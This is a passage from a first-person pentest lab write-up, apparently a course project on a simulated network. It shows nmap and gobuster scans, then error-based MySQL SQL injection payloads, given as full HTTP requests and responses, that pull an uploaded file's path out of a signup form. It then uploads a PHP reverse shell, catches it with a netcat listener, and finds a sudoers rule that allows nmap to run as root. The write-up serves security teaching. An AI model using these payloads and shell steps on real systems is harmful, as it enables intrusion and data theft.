




Signup page

Overview of the project



First of all I will start with an over view about the project:

The project is just a simulation of an organization network that contains of 3 VLAN and we have to Pentest all the VLANS:

VLAN 1: Contains of 2 Machines

EZstart —> Upload page that uploads any type of file and returns the location of the file like this `shell_exectmp/imagename_timestamp.jpeg`

Machine 1 —> Use the reverse shell on `EZstart` to get access to `Machine 1`

VLAN 2: Contains of 2 Machines

Bing Challenge —> This challenge uses `shell_exec` with our input, however there are many input commands that are being escaped.

Machine 2 —> use the reverse shell of `Bing Challenge docker` to gain see and attack `Machine 2`.

VLAN 3: Contains of 2 Machines

Signup Page —> Normal signup page that give you option to upload an PHP file with a one way to retrieve the path of uploaded files (`SQL Injection`).

VM-Scape —> Use reverse shell you gained to view the IP of `VM-Scape` and attack a normal index.html page that takes an `{"eqn": "data"}` as post request.

All the VLAN pass through a one machine `Route Machine` that act as a gate to another machine hosting a

VLAN 3

Today I will focus onto VLAN Machines, Let's GOOOOOOOOOO.

Scanning The Network

I used `nmap` to find all opened ports `nmap -A -v -Pn -sV 4.221.168.224`

```


$ nmap -A -v -Pn -sV 4.221.168.224
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-21 15:33 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 15:33
Completed Parallel DNS resolution of 1 host. at 15:33, 0.00s elapsed
Initiating Connect Scan at 15:33
Scanning 4.221.168.224 [1000 ports]
Discovered open port 80/tcp on 4.221.168.224
Discovered open port 22/tcp on 4.221.168.224

```

As you see there are two open ports [Port: 80 & Port: 22](#)

Scanning Port 80

When entering URL <https://4.221.168.224:80> I got a forbidden response As Shown



So, I started to run gobuster to find the directories of the page

gobuster dir -u <https://4.221.168.224> -w directory-list-lowercase-2.3-small.txt

```

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://4.221.168.224
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/stark/Desktop/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2024/10/21 15:16:57 Starting gobuster in directory enumeration mode

/myproject (Status: 301) [Size: 318] [→ http://4.221.168.224/myproject/]
/myproject (Status: 301) [Size: 318] [→ http://4.221.168.224/myproject/]
Progress: 20879 / 80251 (26.02%) ^C
[!] Keyboard interrupt detected, terminating.

2024/10/21 15:25:46 Finished

```

As you see there is one directory that returns status code 301. Lets enter this directory, but it still gives me Forbidden.

ok lets try gobuster again but this time on <https://4.221.168.224/myproject>, here is what I found.

```

--$ gobuster dir -u http://4.221.168.224/myproject -w /home/stark/Desktop/directory-list-lowercase-2.3-small.txt
gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

+| Url:                http://4.221.168.224/myproject
+| Method:             GET
+| Threads:            10
+| Wordlist:            /home/stark/Desktop/directory-list-lowercase-2.3-small.txt
+| Negative Status codes: 404
+| User Agent:          gobuster/3.1.0
+| Timeout:            10s

1024/10/21 15:41:32 Starting gobuster in directory enumeration mode

/uploads      (Status: 301) [Size: 326] [→ http://4.221.168.224/myproject/uploads/]
/signup       (Status: 200) [Size: 1031]
/styles       (Status: 200) [Size: 2170]
/robots       (Status: 200) [Size: 33]
Progress: 20834 / 80251 (25.96%)
[!] Keyboard interrupt detected, terminating.


1024/10/21 15:50:18 Finished

```


As you see one directory gives status code 301 but still gives me forbidden. One second does not robots look familiar??

just one thing came to my mind—> [robots.txt](#)

Vowalaa, I found this hint.



Now we now where is the [Singup](#) page.



4.221.168.224/myproject/signup.html

pcs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec How to Update Metas... execute issue - Issue #... Hacking Android Mobil...

Sign Up

Username


Email

Password

Already have an account? [Login](#)

After finishing the enumeration now time to test the DATABASE ;).

Lets SIGNUP with username, email and password




← → ↻ 🏠 4.221.168.224/myproject/signup.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Sign up successful. You can now [login](#).

let's LOGIN



← → ↻ 🏠 4.221.168.224/myproject/upload.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Upload an Image

No file selected.

[Logout](#)

ooooh, upload image, OK WHY NOT let's upload an image.

The file has been uploaded Successfully.

Upload an Image

Browse... No file selected.

Upload Image

[Logout](#)

Successful..., what a bout PHP file 😊.

The file has been uploaded Successfully.

Upload an Image

Browse... No file selected.

Upload Image

[Logout](#)

Successful...,WOW Nice 😊.

OK test the DATABASE Error 🐱

Tring to bypass login email and password with this `admin' -- -`. I got this Error that tells what database is used in this site

Error inserting into logincred(username,email,password) values('ADMIN' -- -,'test57@gmail.com','325105D4CEBbaaf5a0d0c08f4Dca8ga7u57aY9QA2gcY9bF9yBBIaF') You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Trying to test DATABASE by entering duplicated enters. Vowalaa I got this error while entering two same values. This error shows the table name 'logincred' and the table used in the insert query (username, email, password)

Error inserting into logincred(username,email,password) values('admin','test@gmail.com','\$2y\$10\$KotZwsYLZ4VjCIGAJNDu8ReOeN91YyNym6r0sWwAh4SOG6qKna') Duplicate entry 'admin' for key 'username'

Error inserting into logincred(username,email,password) values('admin1','test@gmail.com','\$2y\$10\$XOM7L4.ZS0N6NOhia5b9u0030hS6FUd1zsrVf/aAfx5NoAoOVS') Duplicate entry 'test@gmail.com' for key 'email'

Every time enter duplicated entry for username or password I get the same error but one for username and one for email.

OK, Time for SQL injection, I tried this query to do some SQL injection `"SELECT * FROM logincred"` in username, `"test@gmail.com"` in email and `password` in password.


But I got this error which is very interesting to me.

Error inserting into logincred(username,email,password) values('select * from logincred','test@gmail.com','\$2y\$10\$AU9L37P11Gkky1DryPEBhOAhu0QoLKC3wldUTJWELJ4u') Duplicate entry 'test@gmail.com' for key 'email'

when thing of it you found that he checks the username field first for duplication then checks email field. So, what if I changed the email and the username still the same

“**SELECT * FROM logincred**”

WOW, signup successful.




OK, now lets check if the query is successfully triggered or not. Lets try the same query in username filed but I got this error

Error inserting into logincred(username,email,password) values('select * from logincred','test55@gmail.com','\$2y\$10\$DzDCBH1tlzCazgrM145r.YFACo8rO3J/15vNfGbgduuPL0rID4ve') Duplicate entry 'select * from logincred' for key 'username'

This means that username filed has inserted the query as it is “**SELECT * FROM logincred**”.


I repeated this step again with the email field but did not work, which means that we can inject just in username field, but how ??

I think it is time to insert all the field using username field and comment all other field. It is time for subquery time use this → **admin', (SELECT version()), '\$2y\$10\$xDzDCBH1tlzCazgrM145r.YFACo8rO3J/15vNfGbgduuPL0rID4ve')--**




This error means that the SELECT VERSION() data retrieved from the data is to log to be stored in the email filed so, I used SUBSTRING_INDEX to just retrieve part of the output by this query —> **admin', (SELECT SUBSTRING_INDEX(version(),',',3),'\$2y\$10\$xDzDCBH1tlzCazgrM145r.YFACo8rO3J/15vNfGbgduuPL0rlD4ve')-- -**

Vowalaa, Signup successful.



Now time to enter duplicated data ;).




Now we are sure that the injection should be in the "email" field.


Let's get deep and try to know more about the database.

I used this query to know about the columns of the database **SELECT column_name from INFORMATION_SCHEMA.COLUMNS where table_schema=database()**

Now we know that the query is working fine




This error means that the retrieved data is more than one row and the field email can not handle this huge data. Ok let's use **LIMIT()**.



now we know the rows of the table **logincrd**.

WOW, that what we was looking for “COLOUMN filepath”.



This means that the uploaded file path is located in this column. FINE, FINE lets upload again and retrieve this path. But this time lets upload reverse shell.

I user This query to retrieve the filepath faster.

Request

```
1 POST /myproject/signup.php HTTP/1.1
2 Host: 4.221.168.224
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 216
9 Origin: http://4.221.168.224
10 Connection: close
11 Referer: http://4.221.168.224/myproject/signup.html
12 Upgrade-Insecure-Requests: 1
13
14 username=admin8'+and+updatexml(null,concat(0x0a,(select+filepath+From+logincred+where+username%3d'tttttt'+limit+0,1)),null),'862322e663dff8167bdf30bf042906dac0e770')---&email=admin%40gmail.com&password=BDFGTFGB
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 22 Oct 2024 16:29:56 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 363
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Error inserting into logincred(username,email,password) values('admin8' and updatexml(null,concat(0x0a,(select filepath From logincred where username='tttttt' limit 0,1)),null),'862322e663dff8167bdf30bf042906dac0e770')---&email=admin@gmail.com','$2y$10$BwtgULxS11YaSyOGGj7m2e0tH4XGd057iUVum dMtyk3rTZ/fA/hic') XPATH syntax error: '
10 uploads/7565e6fc237d9993e450...'
```

Now we have a problem it just show 25 character of the filepath because of email filed size.No problem lets user LIMIT(0.1) to get the rest.

Request

```
1 POST /myproject/signup.php HTTP/1.1
2 Host: 4.221.168.224
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 227
9 Origin: http://4.221.168.224
10 Connection: close
11 Referer: http://4.221.168.224/myproject/signup.html
12 Upgrade-Insecure-Requests: 1
13
14 username=admin8'+and+updatexml(null,concat(0x0a,(select+substr(filepath,26)+From+logincred+where+username%3d'tttttt'+limit+0,1)),null),'862322e663dff8167bdf30bf042906dac0e770')---&email=admin%40gmail.com&password=BDFGTFGB
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 22 Oct 2024 16:29:30 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 363
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Error inserting into logincred(username,email,password) values('admin8' and updatexml(null,concat(0x0a,(select substr(filepath,26) From logincred where username='tttttt' limit 0,1)),null),'862322e663dff8167bdf30bf042906dac0e770')---&email=admin@gmail.com','$2y$10$RL1eYScyrrs//gd6yMxNkOpeyPJ xGe3yap6Y1QWIEZzXonxpra') XPATH syntax error: '
10 450bcbcecb9c.jpeg'
```

Now let try to call this PHP file and get reverse shell.

```


(stark@Stark)~]
$ nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from ::1.
Ncat: Connection from ::1:53184.
Linux FirstGate 5.15.0-1074-azure #83-20.04.1-Ubuntu SMP Fri Oct 4 21:49:59 UTC 2024 x86_64 x86_64 x86_64 GN
U/Linux
 20:13:12 up 9:56, 1 user, load average: 0.09, 0.05, 0.01
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
Joune     pts/0    156.174.50.203 18:53    1:09   0.02s  0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found

```

FINALLY..

REVERSE SHELL on first machine: Done 😊

New stage, Worm up Dude we got job to do



I started to list the process running and all the users and I found something very interesting in /var/ directory. I found a copy of [SUDOERS File](#) named hidden. It shows that I have permission to run nmap as root.....!! OK let's try it.

```

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
ALL ALL=(ALL) NOPASSWD: /usr/bin/nmap
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

```

